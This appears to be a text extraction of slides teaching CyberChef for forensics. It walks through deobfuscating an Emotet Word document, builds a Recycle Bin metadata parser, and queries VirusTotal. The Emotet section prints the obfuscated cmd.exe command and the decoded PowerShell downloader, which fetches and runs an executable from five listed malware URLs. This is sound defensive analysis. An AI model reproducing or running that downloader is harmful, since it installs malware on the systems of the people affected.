toEcYcZY6-SjK yXtEUocGkWeEmyjGNxbr5J07V4-VRowg9re6HgNnKj b84=wVY
YAvCwrsGLRHQuj$ByU;Lx6'XGypSXEtVxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vn0 lQjm9y5oiVuckuh-0 0
UT t8WLc5DmeUHWj4YDbuAl0Sd -5E3wiY0eqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHL'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43G01T
:tU0:Dzt]txlhBhRt07NaPo9Pz7L.CFP0Q0oIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmk'cH3k4MhW EA6ibVsQ Uucb/NSLudborhq1.f3HoNH0pk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIIdFGLAdLKbqB7Cys8of5aKfQ8jsLcn/TyPnt1piRwvmlsUao1a-
V9upiyJwu2E/cM5nlBAcTyp.30xssEfk0ZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcSkK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtv0VhAzM@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g.../IppCbtttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kX...LDpUvmxa.csZwFI0wT0gwTY1/onN/BWT:6KCptHmtcVdt
00Qh01o'TuZ=JLZW06bsBYukVgW$KED;l1T'0WsCMjJZXQljLvG'uJj=i2F...qh3HF0W$ofK cn3lkKsLJigen
HhmS4s50dr06YepZEWrxBomqIp) ) ; ; )&& ; ; For; ; ; /l , %W ; ; ; in ; ( 2159 -4 +3) ; ; ; d0 ; ; ( ( ;
; ; set mCd0=!mCd0!!owy:~%W,1!) )&&; ; iF ; ; %W ; ; ; ; lSs ; ; ; 4 ; ; ( (caLl; %mCd0:*mCd0!=% ) ; )
"
```

#1 Sets an environment variable filled with #2 mostly gibberish.
#3 loops backward from the end and grabs every 4th character.

More RegEx to Capture the Obfuscated Code



```
cmd.exe /c CM%APPDATA:~ -12,1%; ; ; /V:o;;; /R"; ; ; ( ( (Set owy=djh tDJ D2d hWx NfR T51 xCV u n
n0a Vz f6K uX5 ym2 sAJ S6a jW 4pG PMA}n6y}G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeI0srBfgbRNv;0E n0
cR4sLSHpY$TmY E1Psjinsx7Te0imcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)LwlN
TSRiXSS5qu$ALM(vUce2BHllpXigD4fe8xo52ytBC0eoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5h0)6BJymtNdAtGoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zKpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xw{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfxeGI1-hRN 7aQsfrNuuJytP94aSRjtfYMStof.keCYh9eahmGQq N$UCo(LEA
gVI85CII0G;WQd)Xct(k0gdFOEnXIWeFbhsdfs.kaPYeh5aJNcQk0H$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0E0LeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl}DQRWvAISBbVkdQj$INr x7GnY5BiUsh 8
libNpn7DpM1u0$uHd(6gRhI0EcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpsO nvdG0vaEnM'0xh
VaHmx7ToEcYcZY6-SjK yXtEUocGkWeEmyjGNxbr5J07V4-VRowg9re6HgNnKj b84=wVY
YAvC3wrsgrLRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vn0 lQjm9y5oiVuckuh-0 0
UT t8WLc5DmeUHWj4YDbuAl0Sd -5E3wiY0eqZaNDUK=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHL'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43G01T
:tU0:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQ0oIzBm.rYumilEeZs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmk'cH3k4Mhww EA6ibVsQ Uucb/NSLudborhq1.f3HoNH0pk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1LI:6XQpFMctWrltizehEsg@GIIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmlrdsuUao1a-
V9upiyJwu2E/cM5nLBActyp.30xssEfk0ZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcSkK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzM@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cWIpqCbttwrtxdDheJh@p4SR0bt7BxYEuthBAeRzavdVW5I
/0UwmQNz07ULcG6e.hZanONLixofl8qUiyRHfvcYrDp6ifjFmri0i4kXdwkfai0oLdPuvma.csZwFI0wT0gwTY1/onN/BWT:6KCptHmtcVdt
00Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'0WsCMjJZXQljLvG'uJj=i2FcmPoKqH3HF0W$ofK cn3lkKsLJIgen
HhmS4s50dr06YepZEwRXBomqIp) ; ; )&& ; ; For; ; ; /l ; %W ; ; ; in ; ( 2159 -4 +3) ; ; ; d0 ; ; ( ( ;
; ; set mCd0=!mCd0!!owy:~%W,1!) )&&; ; ; iF ; ; %W ; ; ; ; lSs ; ; ; 4 ; ; ( (caLl; %mCd0:*mCd0!=% ) ; )
"
```

<https://t.me/learningnets>

Reverse The Obfuscated Code

Reverse

By
Character

Output

time: 25ms
length: 2160
lines: 1

```
pIqmoBXRwEZpeY60rd05s4SmhH negIJlsKkl3nc
KFo$W0FH3hQKopmcF2i=jJu'GvLj lQXZJjMCsW0'T1l;dEK$WgVkuYBSb60WZLJ=ZuT'o10hQ00tDVctmHtpCK6:TWB/Nno/1YTwg0Tw0IFwZ
sc.axmvUpDlo0iafkwdXk4i0irmFjfi6pDrYcvfHryiUq8lfoXiLN0naZh.e6GcLU7oZnQmwU0/I5WVdvazReABHtuEYxB7tb0RS4p@hJehDd
xtwrttbCqpIWc:UYx/g9m/FdrnR8BiXCym6aRsoiJn9GPorSXw9SjsN2PhrEkes8DrdevanGr.G
KeiZsdwzDu0zj.PvApXG9k5dP/3H7DLC4@mzAhVovtLpWtoY
pk0R:3q4/tpY/n8vsec7itS2nX0Io7rlnU7Vcrg9.KkscFPGn0i2/jtSueDyzPdW6Nb5@RSdhKDztFd8tmrhpXvo:v5i/mZP/FepfyBVoUxqr
GnEeE bsiTQtyJXbezYoKsdoIZokfEssx03.pyTcABln5Mc/E2uwJyipu9V-
a1oaUusdlurmVwRip1tnPyT/nclSj8qFka5fo8syC7BqbKLdALGFdIG@gsEhezitlrWtcmFpQX6:Il1/rk4/KJqefVqsGF
keBCrTNai4NJmJZba0U5dhLEeZ07cnTsaPZ0mi kp0HN0h3f.1qhrobdulSN/bcuU QsVbi6AE
WwhM4k3Hc'Kmv.bf9S95wpp0CLBXqi8m7t5WM(itI'wZq@2vM'ZE5)HiV;gPL$gYSSKb0RcSFn63j=5QP(yJa[kJcSBAuyuars0oct8szeEli
muYr.mBzIo0Q0PFC.L7zP9oPaN70tRhBhlxt]tzD:0Ut:T10G34nerKJtkliTLgweBbkm4UspQ9IP89raMkEtKp3hDhT(SW9)E21+roK'lHN\
azji2NPhAg3H7AE.5SHeWVfxhiYepXC'GM8)UyY;Vvw$0 mQ0tKazLFYTjK Di8=kUDNaZqe0Yiw3E5- dS0lAubDY4jWHUemD5cLW8t TU 0
0-hukcuVio5y9mjQl Onv'3bTmwhfskUXxRSAm70hlgKy2IyG.EHsxqRLmcG6l8IKhmrltGxvtEXSpyGX'6xL;UyB$juQHRlgsrw3cvAY
YVw=48b jKnNgH6er9gwoRV-4V70J5rbxNGjymEeWkGcoUEtXy Kjs-6YZcYcEoT7xmHaV hx0'mNEav0Gdvn
ospjdmSgbQSM.gtushxatXNArpNIezAaa UjmvEm'MSk;JTEfew6o M9rcuBeSsNar8ZcE0IhRg6(dHu$0u1MpD7npNbi1 8 hSUiB5YnG7x
rNI$jqdkVbBSIAvWRQD)lpb{ez tpeyrtn9yowd{D04$Q4AQERVawlMY0HW.v8ooVXfpuUkeF
enD9X(9LH'XbqGeL0E0PSTkH6'IUN,VgJ$WzJMRqcnSo0ii1F,wKU0BXn)CN0;RI7$H0kQcNJa5heYPak.sfdshbFeWIXnE0FdGOk(tcX)dQW
;GOLIC58fIVg AEL(oCU$N qQGmhae9hYCek.f0tSMYftjRSa49PtyJuuNRfsQa7 NRh-1IGeXfvqqS fxL2bTD0hRN0R59)BoF
aMm{Wx0$1bEHB7isCvLcE63.B16oFPfp96AeCuInTiX(Cur)DXM;kve$D0FH9iAsGxRct3p.KdQtr1CyKGVpkz7e649 CvV=ure
58C1AHI;kbI$ubIH5AMsKQBcwHp.lHhwHBsrZzXin5XtWnae8jL(dw $bUNQjhpABPoY0oT.sVJriA
eANbsSmXpjeNoKYunvN3szmDeDWSBvFHogTAdNtmyJB6)0h5;jvb$i0WHucEsj6ecV2t.gI4sUcKa3pyvYGoe0CBty25ox8ef4DgiXplLHB2e
cUv(MlA$uq5SSXiRST nLwL)dZP;W52SdKet6EAaepXrJPutxBc-GBWPZiWrg4 opJjcmi0eT7xsnijSP1E YmT$YpHSLs4Rc On
E0;vNRbgfBrs0IeHwBa5RSk47a}I8j}bwEcezWa89itz71crN9hUgP{h2G}y6n}aMP Gp4 Wj a6S JAs 2my 5Xu K6f zV a0n n u
VCx 15T RfN XWh d2D JDt hjd
```

<https://t.me/learningnets>

Regular expression

Built in regexes
User defined

Regex
(.)...

Case insensitive ^ and \$ match at newlines

Unicode support Astral support

Output format
Highlight matches

Output

time: 28ms
length: 2160
lines: 1

```
pIqmoBXRwEZpeY60rd05s4SmhH negIJlsKkl3nc
KFo$W0FH3hQKopmcF2i=jJu'GvLj lQXZJjMCsW0'T1l;dEK$WgVkuYBSb60WZLJ=ZuT'o10hQ00tDVctmHtpCK6:TWB/Nno/1YTwg0Tw0IFwZ
sc.axmvUpDlo0iafkwdXk4i0irmFjfi6pDrYcvfHryiUq8lfoXiLN0naZh.e6GcLU7oZnQmwU0/I5WVdvazReABhtuEYxB7tb0RS4p@hJehDd
xtwrttbCqpIwc:UYx/g9m/FdrnR8BiXCym6aRsoiJn9GPorSXw9SjsN2PhrEkes8DrdevanGr.G
KeiZsdwzDu0zj.PvApXG9k5dP/3H7DLC4@mzAhVovtLpWtoY
pk0R:3q4/tpY/n8vsec7itS2nX0Io7rlnU7Vcrg9.KkscFPgn0i2/jtSueDyzPdW6Nb5@RSdhKDztFd8tmrhpXVo:v5i/mZP/FepfyBVouXqr
GnEeE bsiTQtyJXbezYoKsdoIZokfEssx03.pyTcAbLn5Mc/E2uwJyipu9V-
a1oaUusdlurmVwRip1tnPyT/ncLsj8qFKa5fo8syC7BqbKldALGFdIG@gsEhezitlrWtcMFpQX6:Il1/rk4/KJqefVqsGF
keBCrTnai4NJmJZba0U5dhLEeZ07cnTSaPZ0mi kp0HNoH3f.1qhrobduLSN/bcuU QsVbi6AE
WwhM4k3Hc'Kmv.bf9S95wpp0C lBxqi8m7t5WM(itI'wZq@2vM'ZE5)HiV;gPL$gYSSkb0RcSFn63j=5QP(yJa[kJcSBAuyuars0oct8szeEli
muYr.mBzIo0Q0PFC.L7zP9oPaN70tRhBhlxt]tzD:0Ut:T10G34nerKJtkliTLgweBbkM4UspQ9IP89raMkEtKp3hDhT(SW9)E21+roK'lHN\
azji2NPhAg3H7AE.5SHewVfxhiYepXC'GM8)UyY;Vvw$0 mQ0tKazLFYTjK Di8=kUDNaZqe0Yiw3E5- dS0LAubDY4jWHUemD5cLW8t TU 0
0-hukcuVio5y9mjQl Onv'3bTmwhfskUXxRSAm70hlgKy2IyG.EHsxqRLmcG6l8IKhmrltGxvtEXSpyGX'6xL;UyB$juQHRlgsrw3cvAY
YVw=48b jKnNgH6er9gwoRV-4V70J5rbxNGjymEeWkGcoUEtXy Kjs-6YzCycEoT7xmHaV hx0'mNEav0Gdvn
ospjdmSgbQSM.gtushxatXNArpNIezAaa UjmvEm'MSK;JTEfeW6o M9rcuBeSsNar8ZcE0IhRg6(dHu$0u1MpD7npNbi1 8 hSUiB5YnG7x
rNI$jqdkVbBSIAvWRQD)lpb{ez tpeyrtN9yowd{D04$Q4AQERVawlmY0HW.v8ooVXfpvUkeF
enD9X(9LH'XbqGeL0E0PSTKH6'IUN,VgJ$WzJMRqcnSo0ii1F,wKU0BXn)CN0;RI7$H0kQcNJa5heYPak.sfdshbFeWIXnE0FdG0k(tcX)dQW
;G0LIC58fIVg AEL(oCU$N qQGmhae9hYcek.f0tSMYftjRSa49PtyJuuNRfsQa7 NRh-1IGeXfvqqS Q fxL2bTD0hRN0R59)BoF
aMm{Wx0$1bEHB7isCvLcE63.B16oFPfp96AeCuInTiX(Cur)DXM;kve$D0FH9iAsGxRct3p.KdQtr1CyKGVpkz7e649 CvV=ure
58C1AHI;kbI$ubIH5AMsKQBcwHp.lHwhBsrZzXin5XtWnae8jL(dw $bUNQjhpABPoY0oT.svJria
eANbsSmXpjeNoKYunvN3szmDeDWSBvFHogTAdNtmyJB6)0h5;jvb$i0WHucEsj6ecV2t.gI4sUcka3pyvYGoe0CBty25ox8ef4DgiXplLHB2e
cUv(MlA$uq5SSXiRST nLwL)dZP;W52SdKET6EAaepXRJPutxbC-GBWPZiWrg4 opJjcmi0eT7XsnijSP1E YmT$YpHSLs4Rc On
E0;vNRbgfBrs0IeHwBa5RSk47a78i}hbFcezw89itz71crN9hUgP{h2G}y6n}aMP Gp4 Wj a6S JAs 2my 5Xu K6f zV a0n n u
VCx 15T RfN XWh d2D Jdt hjd
```


More RegEx!
“(.)...”
Capture the
first character,
skip 3, repeat

- Operations
- reg
- From Case Insensitive [Regex](#)
- [Register](#)
- [Regular expression](#)
- To Case Insensitive [Regex](#)
- Conditional Jump
- Crop Image
- Filter
- Find / Replace
- Magic
- Series chart
- Subsection
- Typex
- Favourites
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time
- Extractors

Output

```
pIqm
  Group 1: p
oBXR
  Group 1: o
wEZp
  Group 1: w
eY60
  Group 1: e
rd05
  Group 1: r
s4Sm
  Group 1: s
hH n
  Group 1: h
egIJ
  Group 1: e
lsKk
  Group 1: l
l3nc
  Group 1: l
KFo
  Group 1:
```

Input Length: 78208



Name: emotet (1).doc
Size: 78,208 bytes
Type: application/msword
Loaded: 100%

Output

```
pIqm
  Group 1: p
oBXR
  Group 1: o
wEZp
  Group 1: w
eY60
  Group 1: e
rd05
  Group 1: r
s4Sm
  Group 1: s
hH n
  Group 1: h
egIJ
  Group 1: e
lsKk
  Group 1: l
l3nc
  Group 1: l
KFo
  Group 1:
$WOF
  Group 1: $
H3hQ
  Group 1: H
Kopm
  Group 1: K
cFzi
  Group 1: c
=jJu
  Group 1: =
'GvL
  Group 1: '
jlQX
```

A Pattern Emerges!!!

Now we have deobfuscated code for the downloader!!!

Regular expression ⊗ ||

Built in regexes
User defined

Regex
(.)...

Case insensitive ^ and \$ match at newlines

Dot matches all Unicode support

Astral support Display total

Output format
List capture groups

Split ⊗

Split delimiter
\\n

Join delimiter

```
powershell
$HKc='jZC';$kSW='http://www.vladimirfilin.com/VzBE7R@http://nimsnowshera
.edu.pk/D@http://sinonc.cn/uz6@http://forestbooks.cn/wp-
admin/sFfyqdF@http://eskrimadecampo.ru/UVAwk'.Split('@');$SRn=
([System.IO.Path]::GetTempPath()+'\ihH.exe');$QaY =New-Object -com
'msxml2.xmlhttp';$Hsc = New-Object -com 'adodb.stream';foreach($Mni in
$kSW){try{$QaY.open('GET',$Mni,0);$QaY.send();If ($QaY.Status -eq 200)
{$Hsc.open();$Hsc.type =
1;$Hsc.write($QaY.responseBody);$Hsc.savetofile($SRn);Start-Process
$SRn;break}}catch{}}
```

Regular expression

Built in regexes
User defined

Regex

```
\$kSW\=\ '(.*)\ '\.Split\('@'\)
```

Case insensitive

^ and \$ match at
newlines

Dot matches all

Unicode support

Astral support

Display total

Output format

List capture groups

Split

Split delimiter

@

Join delimiter

\n

One final round of RegEx and
using the Split Operator...
We have FIVE glorious C2
addresses for the price of one!

```
http://www.vladimirfilin.com/VzBE7R  
http://nimsnowshera.edu.pk/D  
http://sinonc.cn/uz6  
http://forestbooks.cn/wp-admin/sFfyqdF  
http://eskrimadecampo.ru/UVAwk
```

<https://t.me/learningnets>

Not only easy but, repeatable!

- Recipes can be saved to local storage for reuse, be given as gifts, or exchanged for beer.
- Data Links can be stored as bookmarks

Save recipe

CHEF FORMAT CLEAN JSON COMPACT JSON

```
Regular_expression('User defined','(cmd.exe.*\\)')',true,true,false,false,false,false,'List capture groups')
Find_/_Replace({'option':'Regex','string':'\\^'},'',true,false,true,false)
Regular_expression('User defined','set ...\\=
(*o...p)\\)')',true,true,false,false,false,false,'List capture groups')
Reverse('Character')
Regular_expression('User
defined','(.)...')',true,true,false,false,false,false,'List capture groups')
Find_/_Replace({'option':'Regex','string':'\\n'},'',true,false,true,false)
Extract_URLs(false)
```

Recipe name

Parse Emotet v4 and Extract 2nd Stage C2 addresses|

Save your recipe to local storage using this name, or copy it to load later

SAVE DONE

Data link

Include recipe Include input

[https://gchq.github.io/CyberChef/#recipe=Regular_expression\('User%20defined','\(cmd.exe.*%5C%5C\)%20%22'\);true,true,fal...](https://gchq.github.io/CyberChef/#recipe=Regular_expression('User%20defined','(cmd.exe.*%5C%5C)%20%22');true,true,fal...)

<https://t.me/learningnets>

Large Recipes using CyberChef

Building a Parser for Windows Recycle Bin Metadata

Parsing Windows Recycle Bin Metadata

- Why? The simplest forensic artifact I can think of

Prior to Windows 10		
Offset	Size	Description
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	520	File Name


\$I structure prior to Win 10

Windows 10		
Offset	Size	Description
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	4	File Name Length
28	var	File Name

Windows 10 \$I structure

Using Native CyberChef to Parser Recycle Bin Meta

The idea is fairly simple as far
parsers go



The Reality Ends Up being ~24 Steps

Conditional_Jump('^(\x01|\x02)',true,'Error',10)

Find_/_Replace({'option':'Regex','string':'^(\x02.{23})(...)'},'\$1',false,false,false,false)

Subsection('^.{24}(.*)',true,true,false)

Decode_text('UTF16LE (1200)')

Find_/_Replace({'option':'Regex','string':'^(.*)'},'\nDeleted File Path: \$1',false,false,false,false)

Merge()

Subsection('^.{16}{.8}',false,true,false)

Swap_endianness('Raw',8,true)

To_Hex('None')

Windows_Filetime_to_UNIX_Timestamp('Seconds (s)','Hex')

From_UNIX_Timestamp('Seconds (s)')

Find_/_Replace({'option':'Regex','string':'^(.* UTC)'},'\nFile Deletion Time: \$1',true,false,true,false)

Merge()

Subsection('^.{8}(.{8})',true,true,false)

To_Hex('None')

Swap_endianness('Hex',8,true)

From_Base(16)

Find_/_Replace({'option':'Regex','string':'^(.*)'},'\\nDeleted File Size: \$1 bytes',true,false,true,true)

Merge()

Find_/_Replace({'option':'Regex','string':'^{8}'},'***** WINDOWS RECYCLE BIN METADATA *****',true,false,false,false)

Jump('Do Nothing',10)

Label('Error')

Find_/_Replace({'option':'Regex','string':'^.*\$'},'This doesn\'t look like a Recycle Bin file to me ',true,false,true,false)

Label('Do Nothing')

Recipe

Match (regex)
`^\(\\x01|\\x02\)`

Invert match Label name
Error

Maximum jumps (if jumping ...)
10

Find / Replace

Find
`^\(\\x02.{23}\)(....)` REGEX ▾

Replace
\$1

Global match Case insensitive

Multiline matching Dot matches all


Subsection

Section (regex)
`^{24}(.*)`

STEP **BAKE!** Auto Bake

Input

Length: 130



Name: \$IEOEO.txt
Size: 130 bytes
Type: text/plain
Loaded: 100%

Output

time: 3ms
length: 199
lines: 4

```
***** WINDOWS RECYCLE BIN METADATA *****  
Deleted File Size: 13012 bytes  
File Deletion Time: Tue 8 January 2019 02:31:28 UTC  
Deleted File Path: C:\Users\Username\Desktop\http_20190102_122044.txt
```

Advanced Use Cases



Building Custom Operations

Potential for Integration

Interacting with Active Content

Before you sell your soul to JavaScript...

- Rolling your operations can be really helpful but...
 - How good is your JavaScript *writing* really?
 - If you are going to be coding to do DFIR work, you probably should just be using Python
 - Better Community support
 - Better memory management
 - Better Syntax
- Now that you have been cautioned...
 - LET'S LOOK AT AN EXAMPLE I DID JUST TO PROVE IT COULD BE DONE!

Coding Time!

- A Windows RecBin Parser in JavaScript
- Features:
 - Converting Windows FILETIME object to Date
 - Converts UTF-16LE File Path to UTF-8
 - Converts LE File size to decimal
- Overall, not horrible.
 - Probably could be written better if I am being honest but it works

```
run(input, args) {
  // const [firstArg, secondArg] = args;
  function ascii_to_hexa(str)
  {
    var arr1 = [];
    for (var n = 0, l = str.length; n < l; n++)
    {
      var hex = Number(str.charCodeAt(n)).toString(16);
      arr1.push(hex);
    }
    return arr1.join('');
  }
  function fileTimeToDate( fileTime ) {
    return new Date ( fileTime / 10000 - 11644473600000 );
  }
  function decodeUTF16LE( binaryStr ) {
    var cp = [];
    for( var i = 0; i < binaryStr.length; i+=2) {
      cp.push(
        binaryStr.charCodeAt(i) |
        ( binaryStr.charCodeAt(i+1) << 8 )
      );
    }
    return String.fromCharCode.apply( String, cp );
  }


  var version = input.substr(0,1)
  var filesize = parseInt(ascii_to_hexa(input.substr(8,8).split('').reverse().join('')),16).toString()
  var deletiontime = fileTimeToDate(parseInt(ascii_to_hexa(input.substr(16,8).split('').reverse().join('')),16).toString())
  if (version == 0x01){
    var deletedfilepath = decodeUTF16LE(input.substr(24,));
  } else {
    var deletedfilepath = decodeUTF16LE(input.substr(28,));
  }

  var output = "Deleted File Size: " + filesize + "\n";
  output += "Deletion Timestamp: " + deletiontime + "\n";
  output += "Deleted File Path: " + deletedfilepath.toString();

  return output
}
```

Output is fairly clean...

Parse Windows Recycle Bin Metadata




Name: \$IEOEO.txt
Size: 130 bytes
Type: text/plain
Loaded: 100%

Output

start: 0	time: 5ms
end: 173	length: 173
length: 173	lines: 3

Deleted File Size: 13012
Deletion Timestamp: Mon Jan 07 2019 21:31:28 GMT-0500 (Eastern Standard Time)
Deleted File Path: C:\Users\Username\Desktop\http_20190102_122044.txt.

Potential for Integration



How to get CyberChef to talk to VirusTotal... at your own risk

- Download CyberChef
- Open Chrome with web protections turned off
 - “--disable-web-security”
- HTTP Request Operation
 - `https://www.virustotal.com/vtapi/v2/file/download?apikey=yourkey&hash=yourhash`
- <https://stackoverflow.com/questions/3102819/disable-same-origin-policy-in-chrome>

Download Samples

The screenshot displays the 'HTTP request' tab in a browser's developer tools. The request details are as follows:

- Method:** GET
- URL:** <https://www.virustotal.com/vtapi/v2/file/download?apikey=61455...>
- Headers:** (Empty)
- Mode:** Cross-Origin Resource Sharing
- Show response metadata

The 'Output' tab shows the response content, which is a binary file. The first few lines of the output are:

```
MZP.....@.....!  
L!This program must be run under Win32  
$7.....PE..L...40.\...  
.....f..l.....0.....  
.....x.....p....."  
.....text.....PEC2^0.....rsrc...  
.....reloc.....  
.....@.....  
.....b.....<000.0000 0E0s/  
0.07&0.0080z0f00000k00u000000#...00x020t00b0020+00000w0:0.k0._aD.0.00JdPGtzl  
.0100@_uE20$t0.000.00f.00A0.00aC000Y08_0000Y00_0.y00C0än00qk00\0000.0P_  
U0.  
J0_0`0|x000.hÄ,00E000;x000F0C030mvaT".0.000^.>00H.7>./0  
0~":00w0&so0!u0M.Q\0.  
.00=0*80+00a0z0k0<0c.jD..00lh`f0i9g0,0Ä;Y00T00{]0j0R.00^009.00"1j.`0d;0A0`
```

VirusTotal Query Reports

HTTP request

Method
GET

URL
https://www.virustotal.com/vtapi/v2/file/rep...


Headers

Mode
